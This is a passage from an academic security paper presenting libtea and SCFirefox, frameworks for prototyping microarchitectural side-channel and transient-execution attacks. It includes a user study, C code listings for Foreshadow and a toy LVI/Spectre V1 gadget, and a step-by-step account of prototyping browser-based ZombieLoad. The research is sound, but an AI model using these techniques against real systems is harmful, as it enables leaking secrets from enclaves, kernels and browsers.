While most interviewees used assembly liberally (8/10), many of our user study participants found higher-level wrappers around assembly primitives to be one of the most useful library features (15/28). This is an important consideration for attack tooling, as even experienced systems programmers may be unfamiliar with the particular assembly sequences used in microarchitectural attacks. (27/28 students reported either some or substantial experience in low-level C/C++ and operating systems, with 6 reporting substantial experience in both.)

The second most commonly used language in our review is JavaScript (18/102), either in pure browser-based attacks [36, 39, 101], or as a complement to PoCs in C [14, 58, 123]. WASM has the additional advantages of a linear memory and close proximity to machine code [70, 123, 127], while WebGL enables browser-based GPU attacks [26, 82].

Existing Tooling. We found 6 existing software frameworks for microarchitectural attack development.[1] *cacheutils* [13, 38, 41] is a single C header providing building blocks for Flush+Reload, Flush+Flush, and prefetch attacks on x86 and ARMv8-A. *Mastik* [137] supports trace-based cache attacks (Flush+Reload, Flush+Flush, Prime+Probe) and performance degradation attacks on x86. *libflush* [45, 65] provides support for Prime+Probe, Flush+Reload, Evict+Reload, Flush+Flush and prefetch attacks on x86, ARMv7, and ARMv8. *XLATE* [122] provides implementations of a range of cache attacks and cache-based covert channels for x86, notably featuring indirect cache attack primitives that exploit the MMU. *PTEditor* [98] enables user-space manipulation of page tables and memory protection attributes on x86 and ARMv8. *SGX-Step* [117] supports user-space page table manipulation, registration of custom interrupt handlers and call gates (enabling arbitrary C functions defined in a user-mode program to be run in kernel mode, as used by [81]), and local APIC timer configuration for single- and zero-step attacks against Intel SGX.

[1] We considered only tools intended for manual attack implementation, excluding complementary tools designed for automated attack discovery [35, 79], microarchitectural instrumentation, reverse-engineering, or profiling [1, 71, 110, 125], side-channel analysis of binaries [131, 132, 134], solely trace-driven analysis [94], and reproducible evaluation of existing attacks [76]. SpeechMiner [135] was excluded from analysis because it was not yet publicly available; we contacted the authors at the time to confirm this. CacheZoom [77] was excluded because it is unsupported on recent kernels.

Table 1: A feature comparison of existing software libraries for microarchitectural attack development and the features of the *libtea* and *SCFirefox* frameworks. ●, ◐, and ○ indicate respectively full support, partial support, and absence of a feature. We use full and partial support to distinguish tools that are more fully-featured in a particular category, e.g., one tool may offer multiple timers while the other tools (partial support) provide only `rdtsc`. * indicates that not all features are supported on this OS.

Feature	Mastik	cacheutils	libflush	libsc	PTEditor	SGX-Step	XLATE	This work
High-precision timers	◐	◐	●	●	○	◐	◐	●
Flush-based cache attacks	●	●	●	●	○	●	●	●
Eviction-based cache attacks	●	○	●	●	○	○	●	●
Branch prediction mistraining	○	●	○	○	○	○	○	●
Exception handling or suppression	○	●	○	●	○	◐	◐	●
Speculation fences	●	●	○	●	●	●	○	●
Obtain virtual/physical addresses and cache sets/slices	◐	◐	◐	◐	◐	◐	◐	●
Read/write page tables and memory attributes	○	○	○	○	●	◐	○	●
Read/write model-specific/system registers	○	○	○	●	○	●	○	●
Custom interrupt handlers and call gates	○	○	○	○	○	●	○	●
Fine-grained (TEE) execution control	○	○	○	○	○	●	○	●
Facilitates porting to the browser	○	○	○	○	○	○	○	●
Architecture(s)	x86	x86, ARMv8-A	x86, ARMv7/8-A	x86	x86, ARMv8-A	x86	x86, ARMv7/8-A	x86, ARMv8-A
Operating systems (**L**inux, **W**indows 10)	L	L, W*	L	L	L, W	L	L	L, W*

Collectively, these frameworks have been used in 40 works (see [28]), demonstrating the utility of such tooling. Table 1 provides an overview of their features, with a focus on the attack building blocks identified in RQ1, and compares them to the functionality provided by our two frameworks. For comparison, we include *libsc*, an early prototype of *libtea* we evaluated in our user study to determine how to improve the API. This prototype was inspired by *cacheutils* and *libflush*, providing similar functionality for Linux x86 with additional utility functions for cache covert channels and support for reading model-specific registers.

As shown in Table 2, across all libraries and tasks the majority of our 28 user study participants agreed that the library made it faster to implement attacks compared to developing from scratch. For *cacheutils* and *libsc*, the majority agreed they reduced the amount of debugging required. Each tool had its strengths and weaknesses: *Mastik* was praised for its support for trace-based attacks (3/28) and consistent API for all attacks (3/28) but was difficult to build (17/28). Students appreciated the simplicity of *cacheutils* (16/28) and the fact it is entirely self-contained in one header (3/28) but found its low-level API and lack of documentation confusing (12/28). In contrast, the API of *libsc* was much preferred, as it combined more explanatory function names (e.g., `libsc_timestamp` versus `rdtsc`) (8/28) with better documentation (12/28) and configurable timers (3/28). However, for all libraries students requested more documentation and examples.

Of our interviewees, 3/10 had found *cacheutils* useful, while one had also used *Mastik* and *SGX-Step*. Generally, interviewees reported frequent code reuse individually (7/10) or within their organization (5/10), but often did not consider this substantial enough to be 'tooling' (5/10). Five interviewees thought further tooling would be useful, while four were skeptical it could provide sufficient microarchitectural control. A further challenge was losing access to one's code or tooling when switching organizations (2/10).

3.6 RQ4: Development Process and the Role of Prototyping

When asked directly, 6/10 of our interviewees claimed there was no process common to the attacks they had worked on. However, as they described their work to us we identified several process commonalities, along with two distinct development scenarios. In scenario *A*, work focuses on identifying or implementing an entirely novel side channel, entailing substantial experimentation. In scenario *B*, a side channel is known and the focus is on identifying attack targets for exploitation. Our focus in this work is facilitating manual attack discovery and PoC creation. Hence, we only analyze the development process for scenario *A*; orthogonal tooling exists for scenario *B* [131, 132, 134].

If not prompted by a disclosure, the development process starts with an initial idea or observation. Reported sources of ideas included manufacturer documentation, patents, knowledge of prior art, research discussions, blog posts, and teaching. Experimentation with microbenchmarks and implementation of a simple PoC then begins. Our interviewees stressed the importance of having as much control over the microarchitecture as possible when starting with a PoC (9/10). Even if aiming to produce a browser-based attack, one would always begin with native code. Many of our interviewees found this implementation stage challenging (6/10). However, this was attack-dependent, with three interviewees reporting that initial prototyping was straightforward and rapid (< 24 hours).

Throughout the development process, communication of ideas is necessary within the team and with third parties, e.g., for coordinated disclosure. For our academic interviewees, this included collaborating on a paper and negotiating the potential conflict between disclosure embargoes and their publication requirements. Our industry interviewees needed to negotiate with management and align mitigation strategies with other industry players, while taking extensive measures to maintain the embargo and avoid allegations of collusion. In

Table 2: Summary of the user study results evaluating the usability of cacheutils, Mastik and libsc.

Library	Mastik	cacheutils	libsc
There are a good range of high-level features	69.6%	66.7%	85.7%
There are a good range of low-level features	56.5%	62.5%	71.4%
It was easy to understand the library at the beginning	34.8%	66.7%	90.5%
Once I had familiarized myself with the library, it was easy to use	69.6%	87.5%	90.5%
The function names made it clear how they should be used	43.5%	79.2%	85.7%
It would be easy for me to adapt or extend the library if I needed to	30.4%	66.7%	61.9%
The library was easy to build	17.4%	100%	90.5%
I think this library makes it faster to implement attacks compared to developing from scratch	65.2%	87.5%	81.0%
I think this library reduces the amount of debugging needed compared to developing from scratch	47.8%	66.7%	71.4%
I spent a lot of time debugging my code because I misunderstood the library functions or they didn't do what they were supposed to	17.4%	8.3%	19.1%
The documentation and examples were helpful	26.1%	41.7%	66.7%
The library has sufficient documentation and examples	26.1%	33.3%	61.9%

both settings, PoCs play an important role in communication. For example, manufacturers normally request PoCs in the disclosure process [42], and for mitigations, PoCs help assess the risk posed by a vulnerability, as one of our industry interviewees reported: *"[I wrote] an exploit that leaks 100KB/s...that really completely changed the discussion internally."*

Once initial PoCs have been created, if the goal is an end-to-end attack then the assumptions made can gradually be reduced until the attack model is realistic. However, rather than a linear progression from experimentation to a 'deliverable' such as an end-to-end attack and paper, or a full product mitigation, interviewees described an iterative process (5/10). There are clear parallels with the rapid prototyping methodologies used in software development: while an end-to-end attack may be iteratively developed from an initial prototype (5/10), *i.e.*, is an *evolutionary* prototype, the process may also involve many other microbenchmarks and experiments, *i.e.*, *throwaway* prototyping [34].

Current Limitations of Prototyping. Section 2.3 introduced the different use cases for prototypes throughout the product development process. Similarly, PoCs - the rapid prototypes of the security world - serve many of these roles in microarchitectural attack development. However, typical PoCs have limitations versus the rapid prototypes produced in product development. In particular, 7/10 of our interviewees highlighted that a PoC is typically only useful for communication on a surface level, e.g., demonstrating a vulnerability to collaborators or management. Microarchitectural attack code can be difficult for even experienced practitioners to comprehend (3/10) and is extremely fragile. One interviewee also stressed the importance of others independently reimplementing PoCs to ensure the root cause is properly understood.

3.7 Summary

We conclude from our analysis that most practitioners informally follow an iterative development process. Such a process is ideally suited to rapid prototyping [34, 69]. However, the pace of prototype development is currently slowed by substantial software implementation challenges that could be facilitated by improved tooling. While existing tools have helped facilitate attack research, none provide all common attack building blocks on their own, and they have very different interfaces and intended use cases. A further challenge is that PoCs are less effective as communication tools than traditional prototypes. A high-level API could enable creation of PoCs that are more expressive and easier to understand, helping to abstract away from implementation details to communicate and reason about the underlying concepts.

4 Frameworks

Informed by our findings in Section 3, we developed two frameworks to support rapid prototyping in the microarchitectural attack development process. The first, *libtea*, implements the fundamental microarchitectural attack building blocks identified for RQ2 in the most widely-used attack development language, C. The second, *SCFirefox*, brings the capabilities of *libtea* to JavaScript in Firefox to facilitate porting of native-code prototypes to the browser. Both frameworks, including API documentation and examples, are available on GitHub [28].

4.1 *libtea*

libtea (short for *Transient Execution Attack library*) provides fine-grained control of microarchitectural behavior via a high-level, platform-agnostic API. The API blurs the traditional boundaries between unprivileged C code, the OS, and the TEE (Intel SGX) by mapping privileged interfaces into user-space. It combines the functionality of *PTEditor* and *SGX-Step* with a revised and extended version of our *libsc* library (informed by the feedback from our user study) in a unified API. As previously shown in Table 1, it provides all of the attack building blocks identified in RQ1. This facilitates rapid prototyping, as cross-platform attacks requiring control over OS features such as page tables, scheduling, and interrupts can be developed without needing to modifying the kernel or consider

platform-specific implementation details. Privileged functionality is provided by a single kernel driver, enabling attacks to be prototyped within a mainstream OS (Linux or Windows) to take advantage of its rich application environment.

Implementation. *libtea* is implemented in C as a collection of files that are configured and compiled into a single modular C header and a supporting kernel driver. The header is designed to be used in combination with other software libraries and is highly configurable. Unused modules can easily be removed in the build process, and all names and definitions are prefixed to minimize the risk of namespace conflicts. Architecture-specific code is in separate files so that adding support for a new architecture is straightforward and does not require edits across the entire codebase. The kernel driver enables functionality that requires privileged instructions or close interaction with the OS, for example modifying page tables.

Our identified attack building blocks are provided across five modules and described in detail in Appendix A. *Common* contains general primitives, e.g., high-resolution timers and functions to reduce system noise. *Cache* provides cache-attack primitives, e.g., Flush+Reload and Prime+Probe, and high-level functions such as cache covert channel encoding and decoding. *Paging* provides functionality to interact with page tables and page-translation caches. These first three modules support Linux and Windows 10 on x86-64, as well as Linux and Android on ARMv8-A. *Common* additionally supports Linux on PPC64. Note that the *Cache* and *Common* modules can be used without the kernel driver with the exception of a few privileged functions. It is required, however, for typical use cases of the *Paging*, *Interrupts* and *Enclave* modules. The primitives in these modules are intended for privileged attack scenarios (in particular, attacking Intel SGX), as they cannot be replaced with unprivileged alternatives. *Interrupts* and *Enclave* are built upon *SGX-Step* and currently only support Linux on x86-64[2]. In addition to functionality for manual interrupt and call gate configuration, *Interrupts* provides a helper function to easily execute arbitrary C functions in kernel mode. This facilitates rapid prototyping when short snippets of privileged code are required, as these can be modified and tested without needing to recompile and reload a kernel driver.

4.2 *SCFirefox*

SCFirefox facilitates browser-based attack research by blurring the boundaries between sandboxed JavaScript and privileged native code in a first-of-its-kind framework that exposes the *Common*, *Cache*, and *Paging* functionality of *libtea* to JavaScript in a modified Firefox browser. This functionality greatly facilitates rapid prototyping and eliminates the need to manually modify the JavaScript engine for basic attack building blocks, such as high-resolution timers as in prior work [66, 123]. For example, a pointer to memory with the 'present' bit cleared (to prototype a Foreshadow or RIDL PoC) can be obtained in one line of JavaScript with SCFirefox, rather than having to determine the memory layout of the browser tab's process and clear the bit in a separate native code program using e.g., *PTEditor* or *SGX-Step*. This enables rapid prototyping of gradually more realistic PoCs, quickly producing an initial PoC with *SCFirefox* and then iteratively replacing building blocks with vanilla JavaScript or WASM, as we demonstrate in Section 5.3.

Facilitating browser-based attack research is crucial for our understanding of the threat posed by microarchitectural attacks, as an attack in the browser has far greater potential impact. However, there are no existing frameworks to facilitate the creation of browser-based PoCs, and such PoCs are more challenging to implement than in native code due to the absence of many common building blocks [83], e.g., cache-line flushing and high-resolution timers [36, 101, 127], and recent mitigations implemented by browser vendors against side-channel and transient execution attacks [121]. While there are JavaScript libraries for exploit development [86], these focus on memory corruption exploits rather than microarchitectural attacks, and to our knowledge none provide out-of-the-box support for performing kernel-mode operations (e.g., modifying page-table entries) directly in JavaScript.

Implementation. *SCFirefox* is implemented as a custom `JSClass` within the Firefox JavaScript engine, SpiderMonkey, using the engine's C++ API, `JSAPI` [75]. The current release is compatible with Firefox 89, but the modified files are relatively stable since Firefox 81, so we anticipate that porting it to newer versions is feasible. The *SCFirefox* API can be used either directly in the browser or in the SpiderMonkey shell.

4.3 Rapid Prototyping with the Frameworks

As we learned from our expert interviewees, the development process varies for each attack, and each team may prefer a different approach to prototyping with our frameworks. However, the following is an overview of how one might rapidly prototype a browser-based attack. Section 5.3 provides a concrete example of this process being used to prototype the first browser-based ZombieLoad attack.

Stage 1: initial prototyping with *libtea* begins with experiments to test a hypothesis (e.g., 'under condition X, data can be leaked from A') or, if working with an existing attack, by reproducing an existing native code PoC.

Stage 2: throwaway prototypes are built with *libtea*. These may be further experiments to better understand the leakage source and the conditions necessary to induce leakage,

[2] It is unfortunately not possible to port the SGX single-stepping functionality to Windows (without relying on undocumented APIs that may vary between OS builds), because the hardware abstraction layer does not provide drivers direct access to the local APIC timer [139].

or attempts to improve the leakage rate or relax the assumptions made about the attacker's capabilities.

Stage 3: evolutionary prototyping of the final attack begins in *SCFirefox*. *SCFirefox* API calls are replaced one by one with vanilla JavaScript or WASM until the attack can be conducted in an unmodified browser.

Limitations. Even when using our frameworks, certain implementation challenges remain, such as those unique to microarchitectural attacks in JavaScript [11,36,39,58,83,99,101,123]. These include ensuring that JavaScript code is indeed JIT compiled and not interpreted or optimized away [17,18], triggering misspeculation, and avoiding garbage collection [72]. We discuss some of these challenges in Section 5.3. Due to varying branch prediction implementations, it is particularly challenging to implement a misspeculation gadget that provides a long transient window across microarchitectures, so attacks may require a hand-crafted Spectre gadget.

Ethical Considerations. In line with the ethical guidelines of Google's SafeSide project [33], our frameworks' aim is to facilitate attack prototyping only under controlled research conditions (e.g., in a modified browser). End-to-end attacks can indeed be created from prototypes by replacing each framework building block with an unprivileged/vanilla alternative. Crucially, however, this requires manual effort and often creation of novel attack techniques, as we demonstrate in Section 5.3. This is an important difference from, for example, penetration testing frameworks such as Metasploit [91], and means that our frameworks do not enable automated creation of end-to-end exploits that could be weaponized.

5 Evaluation

In this section, we demonstrate the effectiveness of rapid prototyping with our frameworks in three case studies, considering in turn the usability of the *libtea* API, its cross-platform support, and the rapid prototyping process with *SCFirefox*.

5.1 API Usability

To evaluate the usability of the unified API provided by *libtea*, we prototype a Foreshadow PoC on x86 using the *libtea* C header and kernel driver. We consider an educational scenario where a student prototypes a Foreshadow attack against an SGX enclave and attempts to experimentally demonstrate that (counter-intuitively) the attack will succeed *even when the enclave secret is marked as uncacheable*. This occurs because the memory type specified for the Processor Reserved Memory used by SGX overrides other memory types, such as those from the Page Attribute Table (PAT) [51].

Using existing tooling, this PoC would require both *PTEditor* and *SGX-Step*, because *SGX-Step* has no support for modifying the PAT to make a page uncacheable, while *PTEditor* has no support for SGX enclaves. However, while these two frameworks can be used together, they have extremely different APIs. In particular, they modify the page tables differently with two separate drivers, so it requires care and a detailed understanding of paging to avoid crashes. *libtea* unifies the two APIs so that practitioners can more easily benefit from the functionality of both frameworks. We took care to ensure that method names are as self-explanatory as possible to improve usability, and to provide additional helper functions to abstract away from implementation details that can slow development due to the cognitive overhead and debugging required. For example, for improved readability and to abstract away from this Intel-specific implementation detail, the `edbgrdwr` function from *SGX-Step* is renamed `libtea_{read,write}_secure_addr`. Similarly, we provide a single `libtea_set_page_cacheability` function as opposed to the combination of `ptedit_find_first_mt` and `ptedit_apply_mt` required in *PTEditor*.

The abstraction offered by *libtea* is further illustrated in Listing 1, which compares the code required using each of the three frameworks to obtain a secondary mapping for Foreshadow. In this example, we make the same assumption as in the *SGX-Step* Foreshadow PoC [113] that we have the address of an enclave secret at `enclave_ptr`. Any architectural access from outside the enclave (when running in release mode) will trigger abort page semantics (returning -1), but if the 'present' bit is cleared then we can transiently obtain the data with Foreshadow. Obtaining a second virtual mapping $v2$ to the underlying physical address allows us to clear the 'present' bit only on $v2$, so that the architectural enclave access still succeeds. Calling `mprotect` with `PROT_NONE` will clear the 'present' bit, but will change the PFN to point to an uncacheable address. This is due to the PTE inversion mitigation for Foreshadow, which cannot be disabled [20]. Clearing the bit manually instead (e.g., with *libtea*) will confuse the kernel and can lead to the process being killed or even a system crash. Instead, we must restore the unmitigated PFN after the `mprotect` call informs the kernel this page is now unmapped. Implementing this with *PTEditor* or *SGX-Step* requires a good understanding of paging, and any mistake in the implementation may cause a system crash. In contrast, *libtea* handles this complexity for the user so that just two lines of code are necessary.

Our Foreshadow PoC using TSX for exception suppression requires 48 lines of code with 12 *libtea* calls. On an Intel i7-6700K with unmitigated microcode we achieve a 99.8 % mean success rate over 1000 trials across all 64 cache lines of a 4KB enclave page. Alternatively, using exception handling we require 46 lines of code and 10 *libtea* calls, achieving a success rate of 92.6 %. With an additional 22 lines and 10 *libtea* calls we can repeat the attack with an 'uncacheable' $v1$ and $v2$, where we observe a comparable success rate with TSX (99.4 %) because, as discussed, SGX ignores the memory type specified in the PAT. Note that we use an enclave in debug

```
//Foreshadow mapping with SGX-Step
void* alias_ptr = remap_page_table_level(enclave_ptr, PAGE);
void* pte_alias = remap_page_table_level(alias_ptr, PTE);
uint64_t pte_alias_unmapped = MARK_NOT_PRESENT(*pte_alias);
mprotect((void*) (((uint64_t) alias_ptr) & ~PFN_MASK), 4096,
      PROT_NONE);
*pte_alias = pte_alias_unmapped;

//Foreshadow mapping with PTEditor
size_t pfn = ptedit_pte_get_pfn(enclave_ptr, 0);
void* alias_ptr = (void*)ptedit_pmap(pfn * 4096, 4096);
mprotect((void*) (((uint64_t) page) & ~0xfffULL), 4096,
  PROT_NONE);
ptedit_pte_set_pfn(alias_ptr, 0, pfn);

//Foreshadow mapping with libtea
void* alias_ptr = libtea_remap_address(instance, (uint64_t)
      enclave_ptr, LIBTEA_PAGE, 4096, PROT_READ, true);
libtea_mark_page_not_present(instance, alias_ptr);
```

Listing 1: Comparison of using the three frameworks to obtain a secondary mapping for Foreshadow.

mode for all three PoCs, as a commercial license agreement is required to launch in release mode.

5.2 Cross-Platform Support

To evaluate the effectiveness of the cross-platform support provided by *libtea*, we prototype the first Load Value Injection (LVI) attack on an ARMv8-A SoC using the *libtea* C header and kernel driver. Our target device is a Samsung Galaxy S7 Edge smartphone running Android 7.0 with kernel 3.18.14. It uses a Samsung Exynos 8890 SoC with four Cortex-A53 cores and four Exynos Mongoose 1 (M1) cores. We prototype an LVI-US-L1D PoC leaking 2.49 kB/s (n = 10000, $\sigma_{\bar{x}}$ = 0.63) on our target device.

Attack Scenario. Van Bulck et al. [115] did not include LVI-US-L1D in their classification tree, concluding that it cannot be used because *"a benign victim process would never dereference kernel memory"*. However, while a benign process is indeed unlikely to *architecturally* dereference kernel memory, we consider the scenario where a benign process *transiently* dereferences a kernel memory address due to misspeculation. In line with *libtea*'s intended purpose, our LVI-US-L1D attack is a prototype and not a full end-to-end attack. However, an end-to-end LVI-US-L1D attack may be feasible, even on systems with active Meltdown mitigations. The key requirements are direct or indirect attacker control over a speculatively dereferenced address and the presence of an LVI gadget within this transient execution stream. For example, program data (e.g., a negative 64-bit integer variable) might be confused as a kernel address in a misspeculated branch. If the attacker controls this data, they control which address is speculatively accessed and can therefore inject data.

On systems without in-silicon fixes for Meltdown, the KPTI patch [29] is required to mitigate Meltdown. While this unmaps most kernel addresses from user-space, some kernel addresses must necessarily remain mapped. Therefore, an attacker could still inject values from the small set of kernel addresses which remain mapped into each user process. These provide a variety of data values that could be injected into the victim, particularly if an attacker only needs to inject a single byte, as there is a good probability of finding the required byte value 0-255 within the at least 4096 B of mapped kernel memory.

Attack Development Process. The Exynos M1 cores are known to be susceptible to Meltdown [67]. We verified this susceptibility to Meltdown using *libtea*, suppressing exceptions via misspeculation and encoding values into a Flush+Reload-based covert channel. Building from this PoC, we conducted throwaway prototyping investigating the M1's susceptibility to Foreshadow and the MDS vulnerabilities. This was ideally suited for rapid prototyping as each prototype required changing only a few lines of code, e.g., to clear a different bit in a page-table entry (PTE) using the privileged page-table functionality provided by the kernel driver. We did not observe leakage with any of these prototypes, and conclude that the M1 is likely not vulnerable to Foreshadow or any MDS variant. However, we were able to invert Meltdown to mount an LVI attack (*i.e.*, LVI-US-L1D).

LVI-US-L1D PoC. In our toy scenario, the victim dereferences an array of attacker-provided values. The values within the loop bound are valid user-space addresses, while the values beyond the loop bound are malicious kernel-space addresses that are transiently dereferenced due to misspeculation. We choose these addresses to be direct-physical map addresses for the attacker's own process, and can therefore inject any byte value(s) we wish. We rely on root privileges to determine the kernel direct-physical map address of our toy injected data, but this is not necessary for an end-to-end exploit [67]. For evaluation purposes, we consider a simple cache encoding LVI gadget to recover our own injected bytes.

```
void victim() {
  size_t dummy = 0;
  uint64_t c = pow(2, 63);
  for(int i = 0; i < 100; i++) {
    /* Increase size of transient window */
    dummy = 1; libtea_flush(&dummy); libtea_access(&dummy);
    /* Mistrain branch prediction */
    for (volatile int u = 0; u < 100; u++) {
      asm volatile ("nop");
    }
    libtea_flush(&c);
    /* Loop targeted with Spectre V1 */
    if(c / 0.5 > 1.1) {
      /* Transiently dereference value at i>=100 */
      char val = *addrs[i];
      /* LVI disclosure gadget */
      libtea_cache_encode(instance, (val - 'A'));
    }
    c /= 2;
  }
}
```

Listing 2: Toy victim function for LVI.

Listing 2 shows our toy victim function, which contains a loop vulnerable to Spectre V1. Within the loop, the attacker-controlled array of addresses is dereferenced, and the dereferenced values are encoded into the cache by a disclosure gadget (`libtea_cache_encode`). We can suppress exceptions by providing valid user-space addresses for the array indices within the loop bound and only including the kernel-space address used for injection at indices beyond this bound. Thus, these out-of-bounds addresses are only ever accessed transiently due to misspeculation, and any value checks that the victim might conduct before the loop do not apply. To extend the transient window, we flush a `dummy` variable from the cache and then access it so that the CPU will speculate beyond this point while it waits for the load to complete. To further extend the window, we include two pages flushed from the cache (`throttle`) in our loop condition. Misspeculation occurs because the loop condition is met while $i < 64$, training the branch predictor to continue with the next iteration. Hence, the processor misspeculates for multiple iterations although the condition is architecturally false.

Our prototype consists of an injector process and an attack process, both running on the same Exynos M1 core. The injector process continuously accesses the byte to inject to keep it in L1. The attack process makes an API call to the toy victim function, decodes the injected data using Flush+Reload, and outputs the decoded values as a histogram. This can be achieved in a single function call using *libtea*'s cache covert channel histogram functions, as shown in Listing 3.

```
libtea_instance* instance = libtea_init_nokernel();
/* Set up attacker-controlled array of addresses */
for(int i = 0; i < 64; i++)
  addrs[i] = valid_addr;      //architecturally accessed
for(int i = 64; i < 100; i++)
  addrs[i] = kernel_inject_addr; //transiently accessed
libtea_set_timer(instance, LIBTEA_TIMER_NATIVE);
libtea_print_cache_decode_histogram(instance, 100000,
  50, true, true, victim, 'A', 0, 26);
libtea_cleanup(instance);
```

Listing 3: Exploiting the toy function with *libtea*.

Evaluation. To evaluate the attack, we averaged the results over 10 000 iterations of 10 000 samples. We also evaluated the prototype on three Intel CPUs (i7-8700K, i7-6700K, and i7-4790). Aside from retuning the covert channel threshold, no changes were necessary to port the PoC to x86 due to the cross-platform support of *libtea*. However, it is important to note that different CPU microarchitectures can exhibit very different branch prediction behavior. Fundamental microarchitectural differences such as this cannot be abstracted away by *libtea*, and so an attack may require or benefit from microarchitecture-specific tuning. For example, by modifying our Spectre V1 gadget to use throttle variables in the loop condition we can achieve an improved leakage rate of 3.91 kB/s on the Exynos M1, whereas on the Intel CPUs this change actually inhibits the leakage.

Table 3: LVI leakage across the evaluated microarchitectures.

CPU	Leakage (kB/s)	F_1 Score
Exynos M1	2.49	0.98
i7-8700K (Coffee Lake)	7.36	0.99
i7-4790 (Haswell)	7.20	0.98
i7-6700K (Skylake)	7.46	0.99

Table 3 compares the leakage rates and F_1 scores achieved on the M1 and the Intel microarchitectures. With around 7 kB/s, the leakage rates we achieve on Coffee Lake and Skylake are comparable to the ideal case leakage reported by Van Bulck et al. [115] (9.04 kB/s) and substantially exceed their leakage in other attack scenarios (e.g., 70.54 B/s). Our high F_1 scores on both ARMv8-A and x86 demonstrate not only that *libtea* can be used to prototype low-noise microarchitectural attacks, but also more generally that it is indeed possible to prototype cross-platform attacks using a high-level library.

5.3 Rapid Prototyping with *SCFirefox*

In this section, we evaluate *SCFirefox* by rapidly prototyping a browser-based ZombieLoad attack. Specifically, we prototype ZombieLoad variant 3, as this is the only variant that can be conducted by an unprivileged attacker without access to TSX [100]. To fully illustrate rapid prototyping in action, we provide a detailed description of our development process. *Note: throughout this section, we use ⓝ to denote specific attack building blocks.*

Experimental Setup. The experiments described in this section were conducted on an Intel i7-8700K running Windows 10 Pro v2004 (build 19041.388) with microcode 0xB4 and full transient-execution attack mitigations. For a more stable core frequency, we disabled Intel SpeedStep and Intel Turbo Boost. We also conducted our accessed bit clear experiments on two other systems (Windows 10 Enterprise v1803 build 17134.1, i5-4300; Pro v1909 build 18363.1082, i5-6400).

Technical Background. For ZombieLoad variant 3, the attacker requires two mappings (virtual addresses) *v1* and *v2* to the same physical address ①. If the PTE of *v1* has the 'accessed' bit cleared ②, a microcode-assisted page-table walk will occur when accessing the physical page through this address. Simultaneously flushing *v2* leads to a cache-line conflict ③ and can induce data leakage from the line fill buffer and load port. This data can be transiently encoded for subsequent decoding, e.g., in a cache covert channel ④.

Working set trim scan. Windows clears the 'accessed' bit during the working set trim scan to track the 'age' of each PTE [139]. The working set manager is called once per second and additionally when certain memory conditions occur [139]. However, it does not always conduct a trim scan, and it is not documented how often this occurs.

Page deduplication. Page deduplication, known as page combining on Windows and Kernel Same-Page Merging on

Linux, scans memory for identical pages, releases all but one of the pages, and marks the remaining pages as shared. If a process writes to this shared page, a copy-on-write fault creates a new copy of the page for the process [139].

Stage 1: Native Code PoC. We begin by reproducing ZombieLoad variant 3 in native code on Windows using *libtea*. All four building blocks are provided by *libtea* functions. For ②, we require the *libtea* kernel driver to modify PTEs, while for ③ we induce a cache-line conflict by flushing *v2* immediately before accessing *v1*. To achieve a practical leakage rate, we construct a misspeculation gadget to speculatively access *v1* and encode its value into our *libtea* cache covert channel ④ without setting the 'accessed' bit, so that we only need to clear it once. We favor misspeculation over exception handling or TSX because we cannot use the latter two techniques in a JavaScript PoC. Schwarz et al. [100] achieved a leakage rate of 0.08 kB/s on an i7-8650U using exception handling. We achieve leakage rates of 0.15 kB/s (n = 10000, $\sigma_{\bar{x}}$ = 0.002), exceeding the public PoC, with a low false positive rate (0.002%). This demonstrates that *libtea* enables prototyping of highly efficient PoCs. The number of lines of code required is comparable to the public PoC, which uses *cacheutils* (75 lines of code versus 61 for our PoC). We found that cursor movement and interaction with the GUI are necessary for continued leakage with our PoC; when idle, leakage begins to fail after around 1000 iterations. This does not appear to be caused by interrupts or polling for physical mouse input, as we also tested with software-injected cursor movement.

Stage 2: Throwaway Prototyping. We conduct throwaway prototyping with *libtea* to determine if we can implement our building blocks using only unprivileged code. If we cannot, then an attack in an unmodified browser is infeasible.

Clearing the 'accessed' bit without libtea. While an unprivileged attacker cannot modify PTEs (without an additional exploit, e.g., Rowhammer [39]), Schwarz et al. [100] experimentally determined that Windows 10 periodically clears the 'accessed' bit on user pages.[3] If we map a memory page, access it, and then repeatedly loop checking the 'accessed' bit of its PTE (using the *libtea* paging functions) without accessing the page itself, we observe that the bit is first cleared on average after 0.50s (n = 100, $\sigma_{\bar{x}}$ = 0.09). We confirmed this behavior on our other two systems, observing average timings of 152.27s (n = 50, $\sigma_{\bar{x}}$ = 89.45) and 1.45s (n = 50, $\sigma_{\bar{x}}$ = 0.10) respectively. While the timing appears to vary by Windows build and system specification, in all three cases the time required is feasible for a browser-based attack.

Obtaining shared memory. ZombieLoad variant 3 requires shared memory [100], which is not readily available in JavaScript. In the Firefox codebase, we did not find any code we could trigger from JavaScript that uses `CreateFileMapping`. On Windows, an address can only be mapped multiple times (creating multiple 'views') if it is a file mapping opened with this function. However, we observe that despite formerly being disabled as a mitigation [36], page combining is reenabled on Windows 10 by default, enabling us to revive prior browser-based page deduplication attacks [11, 36, 37] to obtain shared memory. We rely on deduplication within our own process to obtain two virtual addresses mapping to the same physical address. For prototyping, we implement a new function for *libtea* and *SCFirefox* to manually trigger a page combining scan and rapidly achieve deduplication. However, a limitation versus our native code shared memory is that we cannot write to either address.

Inducing a cache-line conflict without `clflush`*.* A common strategy in prior work is to replace flushing with eviction when porting attacks to the browser [36, 39, 58, 83, 95, 101]. However, it is unlikely that any eviction set would evict the cache line containing *v2* at precisely the same moment as the microcode assist for *v1*, which is required for ZombieLoad [100]. Fortunately, by prototyping with *libtea*, we discover that simply *accessing* a different offset within the same cache line is sufficient to trigger a conflict and therefore leakage. However, the leakage rate with an access-based conflict is significantly lower than with flushing. While we achieve a leakage rate of 0.15 kB/s with flush-based conflict in native code, we only achieve 2.55 B/s with access-based conflict in native code.

Stage 3: Evolutionary Prototyping. Having determined how to implement our building blocks, we begin prototyping our attack in *SCFirefox*. Porting the PoC is mostly straightforward, as non-transient *libtea* API calls can simply be replaced with *SCFirefox* calls. When porting ③ we find that in JavaScript we also have to randomly vary the offset we access *v2* at so that the JIT does not optimize the access away.

Prolonging the Transient Window. The final challenge to produce an *SCFirefox* PoC is to create a sufficiently long transient window. Browser-based misspeculation was first demonstrated by Kocher et al. [58] with a transient out-of-bounds array access. Due to Spidermonkey's Spectre mitigations, such out-of-bounds accesses are no longer possible. However, Spectre is not entirely mitigated and we can conduct our attack with an in-bounds transient array access. We found that most strategies developed in prior work [58, 70, 95, 123] did not provide a sufficiently long transient window for ZombieLoad variant 3 on the i7-8700K, but succeeded using a gadget adapted from the Tencent PoC [112].

